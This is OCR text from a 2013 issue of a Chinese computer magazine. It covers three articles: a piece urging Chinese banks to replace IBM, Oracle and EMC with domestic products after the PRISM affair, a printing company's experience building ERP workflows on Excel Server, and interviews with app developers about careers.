当前中国已经比较系统地掌握了处理器等关键技术，下一步的重点是推动关键技术成果的产业化。一些厂商已推出基于国产处理器的通用服务器产品，可实现从整机架构、核心部件处理器到操作系统的全自主化研制，可涵盖单路塔式、2U 两路、1U 两路及刀片服务器全产品形态。这些产品在数据库商业应用、高性能计算等领域表现良好，适用于包括生命、金融、证券、动漫、电信、大中型企业、能源等对性能及可靠性要求严苛的行业，能胜任各种关键性应用。这些产品不仅能够应用于大规模数据库等关键系统，同时在高性能计算领域，已达到业界主流水平。“四大国有银行”去年便开始组织招标采购国产服务器，以前这块巨大的市场长期被国外品牌服务器霸占，这块坚冰已开始出现裂缝。“虽然进展很快，但所进入的领域仍属非核心业务。”“棱镜门”事件之后，该领域的国内产品采购现状能否获得进一步改观值得期待。

2.国产网络通信设备崛起

在网络设备领域，华为、中兴等厂商的产品在性价比上已能完胜思科，在技术实力上也毫不逊色。例如华为已成为全球第二大通信设备供应商，也是全球领先的信息与通信解决方案供应商，该公司可在电信网络、企业网络、消费者和云计算等领域构筑端到端的解决方案优势，并致力于为电信运营商、企业和消费者等提供有竞争力的 ICT 解决方案和服务。华为的业务主要涉及通信网络中的交换网络、传输网络、无线及有线固定接入网络和数据通信网络及无线终端产品，可为世界各地的通信运营商及专业网络拥有者提供硬件设备、软件、服务和解决方案。而中兴通讯也拥有通信业界最完整的、端到端的产品线和融合解决方案，可通过全系列的无线、有线、终端产品和专业通信服务，满足全球不同运营商的差异化需求以及快速创新的要求，中兴通讯系统设备已全面服务于包含金融业在内的全球高端市场的顶级运营商与企业。在国内电信网络设备领域，用华为、中兴的产品全面替代思科等厂商的产品完全可行。

3.国内存储行业蓄势待发

在存储领域，爱数、华为值得关注。作为国内领先的备份容灾整体解决方案提供商，爱数率先推出智能数据管理解决方案，在存储整合、备份容灾、文档管理、安全归档、云计算等多个领域构筑了围绕数据生命周期管理的创新型解决方案。在金融、政府、教育、医疗卫生、制造业等诸多领域，爱数为客户提供有竞争力的智能数据管理解决方案和服务，包括备份容灾一体化领域的旗帜 EISOO AnyBackup Family、安全文档云 EISOO AnyShare Family、高效智能存储 EISOO AnyStorage Family，以及面向数据中心和共享灾备中心的备份容灾云解决方案 EISOO Tx Family，同时还为用户和合作伙伴提供高附加值的 EISOO AnySupport 贴心服务。

爱数备份一体机的市场份额为 18.5%，仅排在 EMC 之后。相比 2011 年，爱数的市占率同比增长高达 112.6%，增长率排在赛门铁克之后，位列第二，爱数备份存储柜在金融、政府、制造、医疗和教育等行业都有非常不错的表现。此外爱数超易备系列产品，在中小企业备份一体机市场有较大突破。作为中国的本土企业，能在国际存储巨头擅长的领域分得一杯羹非常不容易，而爱数在备份一体机市场上的表现也证明了自己在企业数据保护上的实力。在 2013 年，爱数 TxCloud 云柜荣膺大数据最佳备份解决方案，爱数荣获大数据备份最佳创新品牌称号，国内金融行业更多地采用这类国字号厂商的产品，无疑能提高信息系统的安全可控性。

国内服务器要从根本上解决“芯”问题仍任重道远

谈到企业存储技术，就不得不提国内的火星高科、中科同向、和力记易等公司，他们同样值得国内金融业从业者关注。火星高科成立于 2002 年，是国内最早从事专业存储技术研发团队之一，火星高科作为集生产、研发、设计和制造为一体的高科技 IT 企业，已成为数据存储、备份和容灾等领域国内最知名的软件开发商和设备制造商，也是数据安全领域重要的国产解决方案提供商。其客户不仅遍及政府、金融、航天、军工、科研、医疗、能源、交通等多个领域，更获得了众多大中型企业和小型企业的广泛认可和推荐。火星高科以数据备份和存储迁移两大软件系列为主导产品，其存储软件技术在国内逐渐处于领先地位。

在便携式信息领域，IC 卡是继磁卡之后出现的又一种信息载体，在身份认证、银行、电信、公共交通、车场管理等领域正得到越来越多的应用，国内 IC 卡仍处于快速发展时期，未来三年发卡总量复合增长率保持 17%。银行卡芯片国产化意义重大，不仅涉及金融安全、成本控制和每年数十亿元的市场，并可带动移动支付卡、社保卡、健康卡等行业 IC 卡市场的发展。

4.企业级软件百花齐放

而在企业级软件方面，以金蝶、中软、人大金仓等为代表的厂商，推出的软件在竞争力上也开始与国外厂商比肩。如中软国际是中国大型综合性软件与信息服务企业，可提供从咨询、解决方案、外包服务到 IT 人才培养的端到端软件及信息服务，其产品目前已经覆盖政府与大型企业、制造与流通、金融与银行、保险证券、电信、高科技、公共服务、能源等多个行业；其专业服务包括咨询服务、解决方案和集成与服务三大类；其解决方案涉及电子政务、审计、行政许可管理、银行卡、信用卡、支付与清算、信贷管理、保险业务、手机支付、移动电子商务、制造执行系统（MES）、物流管理、轨道交通 AFC/ACC、智能交通等在内的六十多个行业。中软国际还涉及包括 ERP、企业核心应用、企业微博、数据中心、物联网、云计算等在内的通用解决方案，完全可满足国内各行业用户的需求，国内企业用户不一定非得“媚外”不可。

挑战与机遇并存

IOE 的产品和服务对国内金融业已形成事实上的垄断，IOE 的产品更直观地说便是 IBM 小型机、甲骨文数据库与 EMC 存储设备的组合，这三者的产品构成了一个从软件到硬件的完整商用数据库系统，要想去除非常困难。虽然监管层早已开始鼓励金融机构 IT 系统设备国产化，但现在金融机构大手笔采购的依然是国外品牌的服务器。一些银行的服务器采购招标，只明确写了三个品牌 IBM、惠普、戴尔，国产品牌服务器连参与的机会都没有，虽然近几年国产品牌的设备质量已和国外品牌产品非常接近，应用上能够满足金融用户的需要。如果监管层在竞标中给国内公司更多平等的机会，不一味“崇洋”，在立法上更多地严控国外产品准入，不仅可让国内相关行业获得更高性价比的产品，也能获得更多的安全系数。

国内企业对信息安全重要性的认识严重不足，这让金融行业去 IOE 之路注定非常曲折。这需要央行更多地以科学发展观统领金融业信息化建设全局，充分了解 IT 科技在助力银行发展中的保障、协调、安全作用，了解采用国外 IT 产品潜在的风险，全面推进具有更高安全性的金融业信息化建设，未雨绸缪，为促进金融业和我国经济能长期平稳运行做好必要的准备。当然，对于以金融业为代表的国内相关行业来说，由于中国公司在以高端芯片、操作系统为代表的一些核心技术和产品能力上仍有欠缺，仍难以完全摆脱对国外企业产品的依赖，去 IOE 之路不会一蹴而就，国外品牌产品在金融业的应用已根深蒂固，用国内产品替代国外品牌产品，注定是一个漫长的过程。

挑战与机遇并存。根据我国《通信业“十二五”发展规划》及《互联网行业“十二五”规划》等产业规划，预计“十二五”期间我国信息基础设施累计投资规模将超过 2 万亿元。而只要将这 2 万亿元的投资稍稍向国内厂商倾斜，则国内相关信息企业必将获得更大的发展，将为国内相关的信息装备企业带来巨大的商机，国内重要部门的潜在信息安全威胁也将获得极大的缓解，也必将让更多国内核心信息技术企业实现振兴。

“棱镜门”事件又一次为我们敲响了警钟。业内专家指出，在“棱镜门”事件之后出台的中国工业及信息化相关政策，应该都会受到该事件的影响，在安全审查、技术选择和敏感行业的采购方面，中国可能会普遍收紧。外资相关垄断企业在中国市场的业务，今后应该会受到更多安全方面的审查，这会在一定程度上影响它们获得订单。针对微软、英特尔、高通等公司的反垄断调查将进一步加强，对其处罚措施可依据欧盟标准严格实施。美国是全球施行贸易保护主义最严格的国家，针对美国政府禁止华为、中兴等公司进入美国市场的政策，中国政府应采取针对措施，向美国的 IT 品牌说不，严格控制甲骨文、思科、微软、高通、EMC 等公司产品在国内的销售，必要时也可立法禁止重要行业或企业采购这些企业的产品。

提高国内行业的信息安全，需要政府与企业共同努力

在政策和资金扶持等方面，要加快我国网络信息安全设备的国产化进程，大力推广使用我国自主研发的软硬件产品。对于金融、国防、政府、通信业等部门或行业，在采购 IT 设备时应优先考虑国产自主可控的产品，财政部门应对招标采购国外品牌的电子产品加强监管，以最大限度避免国外品牌产品带来的安全隐患。

总之，信息安全的警钟需要长鸣，对于“棱镜门”揭示出来的网络战的威胁，不要很容易就淡忘了。后“棱镜门”时代，去 IOE 只是开始。而对以 IOE 为代表的信息技术公司来说，未来要想在相关国家获得长久的生存，以技术开放来换取市场会不会成为必由之路呢?让我们拭目以待。

责编 | 陈平　美编 | 毛代洪　组版 | 何雪松　责校 | 曾灿
2013.10.7　投稿邮箱 | pcw-chenp@vip.sina.com

“两化”深度融合

勤哲Excel服务器助力业务流程自动化

在国家相关政策的推动下，工业化和信息化的融合（俗称“两化融合”）正在走向深入。在很多制造行业，信息化正在优化和改造工业制造、管理、采购和销售等环节。印刷行业的管理工作对信息化的需求日益迫切，相关的ERP管理软件也在逐渐普及应用，下面就来看看湖北襄阳创尔深美彩印包装有限公司的信息化经验和案例。

创尔深美的困惑

湖北襄阳创尔深美彩印包装有限公司成立于1999年，经过十多年的发展，已经成为一家以商务印刷为主业，包装设计制作为辅业的印刷企业，是鄂西北地区最大的民营印刷企业，员工近百人，具体业务有八开四色、海德堡四开四色、小森对开四色以及单色打码印刷，产品涉及商务印品、包装及黑白类印品，具备从设计到制版印刷及印后一条龙服务的能力。

从2008年开始，创尔深美为了更好地管理业务流程，不断寻找研究各种印刷管理类的ERP软件，也试用了不少品牌的ERP软件，但都觉得无法满足公司的要求，因为这些普通的ERP软件无法针对公司不断变化的业务进行调整，只能让企业去适应软件的要求，但这样的适应势必要求公司进行较大的业务流程调整，相应地会大大增加成本。关键这样做还未必会有好的结果，因为软件不适应公司的应用造成的麻烦和禁锢，也会使软件的生命期不长久。

“在不断探索对比的过程中，我们接触到了勤哲Excel服务器，其能够让用户自己编辑的功能非常完美，同时，我很熟悉各个印刷环节，并喜欢研究各种新鲜事物。”创尔深美的领导者戴军如此说道。“以前我们就用微软Excel编制完成过报价软件，公司所有的人员也都在使用，反映也非常好。为了配合公司的管理，我们引进了勤哲Excel服务器，经过近5年的不断完善修改补充，已经将该系统应用覆盖到下单、开单、应收应付、出货管理、客户管理、机台统计等各个环节，同时，无论哪个部门需要什么数据，有什么需求，都能及时进行调整和补充。在经营过程中，因为市场的发展和需要，我们上了名片印刷和合版印刷两个项目，为配合这两个项目，我们及时地在勤哲Excel系统中补充了相关的内容，做到了根据需求来及时修改补充ERP软件的目的。”其实这也是勤哲Excel服务器最大的特色，当然也需要软件使用者既懂管理的整个过程，也要懂得微软Excel软件的使用编辑。

下面就创尔深美在业务流程管理方面，阐述一下使用勤哲Excel服务器系统（以下简称勤哲ES系统）的一点心得。

业务流程信息化成功

创尔深美是印刷行业经手业务比较复杂的企业，在具体的业务中，商务单张画册有、黑白联单单本有、包装瓦楞的也有，不像有的企业经手的业务比较单一，目前下单模板基本满足了这些情况，同时对各种可能出现的错误进行了大量的提示和约束，把出错率降低到零状态。

1.合同模板的制作管理

商务印刷企业所承接单子的特点与其他行业完全不同，几乎每个单子之间都有不同的地方，需要根据客户的需求进行个性化定制。作为一个非常基础的传统的加工企业，创尔深美每天几乎都要承接几十个不同的单子，每个单子有不同的报价、不同的合同、不同的工单。以前在使用纸质管理媒介的过程中，大量出现各类错误遗漏，甚至出现合同错误造成的损失。为了使合同不再出现各类专业性错误，以方便业务人员快速准确下单，创尔深美的领导者戴军在大量使用微软Excel的情况下，对合同本身进行了大量的防错限制处理。而且在经营过程中，只要发现某类因为合同的问题造成的后期遗漏就应及时修改，这样在未来就不会再出现同样的错误。

在合同的防错限制处理中（图1），创尔深美针对公司所承接业务的特点，进行了16项自动错误检查，签订合同时，电子版合同会自动检查，只要出现一项错误，电子版合同会自动提示出现了哪类错误，如果不修改相关错误，电子版合同就无法保存。同时电子合同还增加了十几项提示，以方便业务人员及时发现自己犯下的错误。

“我研究过很多所谓的专业印刷ERP软件，下单模板都很简单，它们把所有可能出现的错误让做后面流程的人去思索、去承担，这是程序上的无奈，我的目标是上一步人员思考过的问题只要对下一步有意义，就会在模板中得以体现，上一步的疏忽可能会对下一步工作造成的问题，就要在上一步的模板中提示来解决，不能让下一步工作的人在忙碌工作时还去思考、去琢磨，浪费精力，人也容易急躁，目前我们基本解决了这个问题。”戴军谈道。

对非印刷行业的人员来说，看到图1这样的合同模板，肯定会觉得很复杂，但对内行人士来说，这样的合同是非常完善的，业务人员所做的每一步都将在合同上得到反映，比如如何拼版、如何开料、上什么机型、采用哪种印刷方式，这些业务人员的思考过程将直接指导拼版部和开单部的工作，下面两个部门的人不需要再去重复思考，不用再去咨询业务人员，不会发生意见相左而扯皮的情况，甚至后面流程的人员还可以及时发现业务人员的错误。

印刷行业是很容易出错的一个行业，在这个行业工作过的人都知道这个问题，笔者记得当年在深圳一家大型的印刷厂打工时，公司到处贴的一条标语是“不在我手中出错”，可见容易出错是造成员工累、效率低、易扯皮的直接原因。创尔深美自从引进了勤哲Excel服务器系统，在合同模板中标记了大量的“不能存”提示（图2）和“可以存”提示后，因为合同而造成的损失几乎降为零，也使得下面流程的工作人员可以更加方便、更加轻松、高效率地工作。

当然，这个合同模板还有大量其他的特点，比如便于审核部自动导入工单来审核成本。审核后，如果业务人员修改合同金额，审核部的工作人员也可以看到。总之，源头控制越严格，越完善，下面的部门出错的几率就更小。

业务人员每天要大量接待网上客户的报价，众多的广告公司和设计公司都是创尔深美的客户，业务人员报价非常繁忙，为了让业务人员能更快捷地签合同，创尔深美的模板制作者大量采用了便捷的方式，比如输入原来合同的后五位和年份就能自动导入原来合同的绝大部分需要的内容，方便有的客户对原来的合同重新下单。

合同签订完以后，通过打印机打印出来，形成纸质合同，将该纸质合同交与拼版部，拼版部人员不必进入系统，手持合同进行拼版，拼版后，该纸质合同由拼版人员交与开单部，开单部只需要在工单模板中，输入合同编号的后5位数就可进行开单工作。该纸质合同只在拼版部和开单部流动，到开单部截止，不需要保留。


2.开单部的工作模板管理

下面我们来看看开单部的工作模板（图3）。因为合同比较完善，也使得开单部的工作比较快捷准确，很少出错，很多市场上的印刷类ERP软件都是合同非常简单，但笔者觉得那样会让业务人员的思考失去价值，使得从事后面流程工作的拼版部和开单部的人员还得进行二次思考，而二次思考出现错误是很容易的，扯皮的现象更是经常会发生。


现在简单了，开单部输入合同编号，就可以得到合同中的全部数据，同时为了方便开单部对合同进行检查，笔者设置了部分重要数据，需要开单员手工输入一遍，如果输入的跟合同不吻合，系统会有提示，这一次输入重要数据的过程其实是一次检查的过程，以便把错误率降为零，如果输入得不对，工单也会自动提示，不用担心因为输入手误而造成损失。


一个合同，不可能就一个工单，在这里，笔者设置的是一种印刷版式，在合同中体现为一行到五行。根据多年的使用经验来看，创尔深美公司经手的再复杂的印刷单子，不会超过5种印刷方式，也就是说不会超过5个工单，这里提供的例子是个画册工单，既有彩页，也有黑白内容，每一行就会对应一个工单，开工单时，开单人员只需要输入合同编号和行数即可获得需要的内容。工单上也会自动显示此合同共有三个工单，这样做的好处是为了让机台人员便捷地知道哪些纸用什么印刷方式，也就不会造成混乱的结果。

工单通过无碳复写纸打印出来，总共3联，纸库留一联，开单部留一联，另外一联为流动联。工单打印出来后，必须要有业务人员的签字才能开始流动，这也是不出错的最后一道管控工序。此时，业务人员检查的重点是很清晰的，也能很快找到最重要的地方进行检查，比如全开数和开料尺寸，这两个数据需要业务人员重点审查。一般来说，此时需要的修改会很少很少。至此，纯粹下单的工作就会告一段落，前期会造成错误和损失的工序会在此截止。



❶


❷



❸

@达林

2013.10.7
责编|何　庆　**美编**|毛代洪
组版|李成刚　**责校**|曾　灿
投稿邮箱|pcwfea@sina.com


［就业支招第1季］

不做总统 就做APP开发者

刚刚拉开的新学期序幕，对于毕业生来说可能也是最难熬的就业季。毕业生找工作难，找好工作更难，几乎已经成为全社会的共识。《电脑报》编辑们也在绞尽脑汁地想为毕业生做点什么，于是有了《就业支招》系列策划的想法。我们打算每个月做一期策划，选取最热门的APP开发、电商创业、动漫制作、硬件研发这四大方向，实地采访正在相关领域工作的师兄师姐们，为正在找工作的师弟师妹们出谋划策。

国内开发者很抢手

数据来源：国内最大苹果开发者社区CocoaChina调查2000位开发者，得出的统计数据。



不同工作背景的三位学长

为了给同学提供更具价值的参考信息，我们特地邀请了3位在不同规模公司工作的APP开发者，请他们以学长的身份，给同学们分享APP开发领域的就业和择业经验，以帮助同学们更快地成长。

吴华

高德地图Android开发工程师
公司规模：3000人左右

本科期间开始学习计算机，研究生期间在导师的鼓励下去IT公司实习，开始接触互联网、编程工作。工作接近6年，此前在一家上市公司做Windows Mobile客户端开发，随后进入高德，转向Android开发，目前已在高德工作两年半。

缪志坚

应用汇APP搜索工程师
公司规模：80人左右

北大软件工程毕业，精通多种编程语言，读书期间接触过许多开发项目，积累了丰富的开发经验。2010年进入应用汇，获得多个部门和领导的肯定，在应用汇已经工作快3年

张世本

别忘运动开发工程师
公司规模：15人

计算机科学与技术本科毕业。2010年毕业进入金山担任游戏开发工程师，工作两年后，辞职自主创业。

APP开发者的荣光

■应用汇联合创始人　袁聪

基于Android和iOS操作系统的APP引领移动互联网，催生了一个巨大的新兴市场，中国有8亿手机用户，经过3-4年的智能手机的普及，已经养成了消费APP的习惯，在我们身边处处可以看到人们玩手机APP的场景。这一巨大的新兴市场人才需求非常大，带来了比PC互联网10多倍的就业机会。

另外，APP开发自诞生以来就是一个全球市场，Google Play和APPle APP Store为全球开发者提供了一个非常公平的平台，无论你是在中国，还是在其他国家，只要你能开发出满足用户需求的好产品，就可以得到平台的推荐，迅速得到市场的认可。

从我们公司的员工构成来看，由于APP开发早期阶段主要涉及编程和设计，所以学计算机和美术专业的学生更容易进入这个行业。在应用汇初创时期，就有很多北大、清华、北邮的学生来应用汇实习，目前已经成为应用汇的主力开发人员。


但由于APP版本更新迭代比较快，参与APP开发的工作压力相对比较大，节奏比较快，从事APP开发业务的公司往往更青睐自驱动能力强的员工。

责编 | 杨璐　**美编** | 毛代洪　**组版** | 李成刚　**责校** | 曾灿
2013.10.7　**投稿邮箱** | pcwfea@sina.com

开发者职业素描

[就业支招第①季]

开发者这个顶着光环的职业，其实在年轻人眼中是备受关注的，当然开发者与码农之间似乎只有一线之隔，到底这个行业里，不同的工作环境、不同的公司背景下APP开发者处于何种状态，我们不妨通过专访者的亲身体验来深入了解。



来自美国的职业收入调查，开发者以平均75000美元的年收入高居榜首

吴华

相比在互联网公司或者软件公司工作，做APP开发的工作有什么特点?

强度和做Web开发差不多。做移动互联网加班比较多。不过，像我们做高德地图，是直接面向用户，是做产品而不是做项目，所以自由度会大一点。如果你有好的想法、点子，可以自己去实现，或者做个PPT给你的领导、产品经理看，自由度是比较好的。只要你有时间、有兴趣，你都可以去实现它。

上班时间比较灵活，不用打卡，但其实不轻松，APP开发相对于PC端发布更频繁，你的节奏会很快，可能这一个版本刚做完，马上就要投入到下一个版本的开发。

在大公司的优势和劣势分别是什么?

优点的话，每个团队比较大，我们Android的团队就有接近20人，会有比较细致的分工，我们就只用专注做客户端，服务端、测试等都有专门的人来做，大家都可以专注地做一件事情，把它做好就行了。但这样的问题就是，如果你不是很主动去学习一些新的东西，你可能就丧失了机会，比如说一些服务端的需求，一些测试方面的东西，一些产品的想法。

你可以专注于某个模块。当然我们领导也可能会考虑到这个问题，今天你做这个模块，下个项目、下个版本可能有意识地让你去接触一些不同的东西，让你有一些新的储备。当然最主要还是看个人，如果你不愿意，或者没有学习新东西的意识的话，在这么大的公司里面，就很难成长。

高德这样的大公司上升的渠道是怎样的，待遇方面大公司和创业公司相比如何?

高德的上升渠道做得还是很不错的，可以自己申请，有时候领导会比较忙，没有顾及到这一块；他们是每个季度都可以去申请。比如说我现在是第十级，我觉得我的技术水平、管理水平可以上升到更高级别，你可以去申请，可以写一个PPT，说一下你现在在做什么工作，你可以胜任什么工作，然后公司定期会有个评审，由评审小组进行评判，就像毕业论文答辩一样，对你提一些问题，包括你现在做的工作和你想要做的工作；如果你通过的话，就可以在你的评级和待遇上都得到提高。一个很开放的模式。

现在移动互联网比较热，做APP开发相对来说比较可观。创业型的公司做起来，真的能够成功，后期的收益是很巨大的。但在前期的话，还是大的公司会更稳定。

缪志坚

为什么会选择应用汇这个创业公司?

相对于BAT（注：百度阿里腾讯的简称）这些大公司，小公司有小公司的好处。首先是扁平化，有更多的自由；也会感觉到更被信任。做很多事情会更加灵活。大公司一个不好的地方在于做很多事情会更注重流程，很注重KPI（关键绩效指标法）；但很多东西是很难用KPI来测定的，当某个KPI达到最高值的时候并不见得对你的企业就更好。所以我没有绝得大企业更好。我加入创新工场，最初也是觉得开复本人是很不错的。刚开始工场是做孵化器，招的人都很优秀，和这些人一起工作很开心。

在待遇方面，创业公司和大公司相比如何?

不同创业公司差别挺大的。有些现金流比较好，但前景不见得非常好，屋顶比较容易看到的，他们的薪资水平不见得比行业平均水平差，你在这些公司拿的offer和你在百度、阿里拿的offer差不了太多，甚至更好。还有一些公司现金流情况不是太好，但前景非常好，在这些公司你拿到的薪金会稍微低一点，但一般情况都会有期权。总体而言会比大公司差一点，但差不了太多，但在创业公司会有更大的自由度，其实工程师们很多时候还是挺看重这些的。

创业公司的工作强度大吗?

这还是看你自己。你如果希望确确实实做出一些事情来，那你的工作强度就会大一点。你要是就是简简单单混日子，那你的工作强度也不会特别大。一般情况下，除非你自己能力特别差，否则不会干到很晚。我在一开始的时候，做得挺开心、公司事情也比较多，觉得有很多事情可以做，自发地去做很多事情，而且有很多事情要去准备，所以头一年晚上都会做得比较晚。到后来就还好，很多东西都已建立起来了，强度就不会很大，只有在一些特别应急的时候需要去加一下班。

APP开发这个行业竞争激烈吗？你是否有很大的危机感?

竞争相对来讲还是比较激烈的，不过这个市场还是以比较快的速度在向前发展，方向明确、行业同质化不是很严重的企业活得还不错；当然你可能会担心巨头会进来，但比较大的饼，巨头去抢，比较小的面包片巨头就不见得会去抢了，比如说做个天气、APP打车这些东西，就还好；像我们这样的APP应用商店，巨头会觉得它是入口，很重要，所以会有一些巨头涌进来。作为创业公司的话，我们自己觉得，活下来、活得比较好，这都没有问题，但要想在行业里占据比较大的份额，这是需要时间的。

张世本


APP开发者这个职业在如今感觉怎么样?

工作强度还是比较高，现在互联网行业竞争激烈，项目开发都讲究一个快字，一个需求从策划、研发、到上线也就几天时间，所以工程师加班是家常便饭。除了完成工作上的任务，闲暇还要自学一些东西。想要成为一名还不错的研发工程师，只有不断完善自己的知识结构，跟上最新的技术潮流，才能上升到更高的事业层次。

选择小团队的好处有哪些，小团队和大公司工作模式上有哪些差异?

创业团队对个人的技能广度要求比较高，因为小团队没有大公司那么完善的人员配置，往往要求一个人身兼数职。小公司决策通常比较快，一个功能需求从策划到开发到上线测试往往就几天时间，所以要求研发工程师对产品有更高的理解，才能够更好的跟产品经理配合，顺利完成任务。大公司对技能的深度要求比较高，一个项目由多个开发人员共同协作完成，所以开发上有完善的流程管理，开发前有详细的需求文档，开发完成后有严格的测试环节，工程师只需要按照要求完成工作，自由发挥的空间比较小。先到大公司见识一下，了解正规公司的开发以及管理流程，再到小公司去，充分发挥自己的才能是个不错的选择。

延伸阅读 一个APP团队的典型构成



一家典型的APP开发团队一般包括产品、设计、技术、运营、商务和市场等人员。

产品人员主要是将概念性的想法转化成对用户有价值的产品，负责产品的整个生命周期，从概念到发布的完整用户体验。

设计人员负责产品的交互、界面、视觉等等，与产品人员一起完善产品体验。

技术人员主要是由开发工程师组成，开发一款成熟的APP一般会涉及到客户端开发工程师、服务器逻辑开发工程师、数据挖掘工程师、运营系统开发工程师，这些技术人员一般会配合产品团队实现产品需求。

运营人员主要通过编辑、活动等运营的手段，提高用户活跃度和用户生命周期，让用户持久的使用产品。

市场人员主要是推广产品，通过媒介、渠道把自己的产品推广给用户。

责编 | 何庆 美编 | 毛代洪 组版 | 李成刚 责校 | 杨志刚
投稿邮箱 | pcwfea@sina.com 2013.10.7

[就业支招第1季]

你适合APP开发吗

开发者这个顶着光环的职业，其实在年轻人眼中是备受关注的，当然开发者与码农之间似乎只有一线之隔，到底这个行业里，不同的工作环境、不同的公司背景下APP开发者处于何种状态，我们不妨通过专访者的亲身体验来深入了解。

吴华

什么样的性格可能更适合从事APP开发?

APP开发是个很繁琐的过程，如果你遇到困难就抱怨，或者消极态度比较多，可能对整个团队都产生消极的影响。有的人抱怨加班多、待遇低，抱怨这个那个，这样对自己、对其他人都产生不好的影响。做这一块就需要更积极、乐观一点。开发者需要本身抱着一种认真负责的态度，并不是公司或者领导想让我把这个事情做好，而是我自己想把这个APP做好，让用户用我的产品。如果是这样，他工作起来可能会更快乐一点。

在工作中有没有遇到什么困难?


有时候时间非常紧张，比如产品已经定下一个框架，但你在做这个模式的时候会发现做Android产品，不同的机型会有一个适配的问题；我们之前用几款测试机型，在这个模式下是没问题的，我们觉得这个事情能做，但做到一定时候我们发现，一些低版本的手机在这个模式下是有问题的。当时我也是非常紧张，因为如果低版本的问题解决不了，那么这个模式就不能用了。回想起来，那个时候一定要冷静，要提醒自己任何问题都是有解决办法的，所以当时虽然时间也很紧，但我还是慢慢想办法，上网查资料，最后还是解决了。

你是不是也经常和团队其他人合作?

合作肯定是有的，这个是少不了的。另外高德这边对各种想法都很尊重，如果你有好的想法，即便还不是很成熟、没有成形，他们都会很愿意让你付诸实施，他们特别鼓励我们提出想法、实现想法，然后看看效果怎么样，还是很开放。

延伸阅读 适配

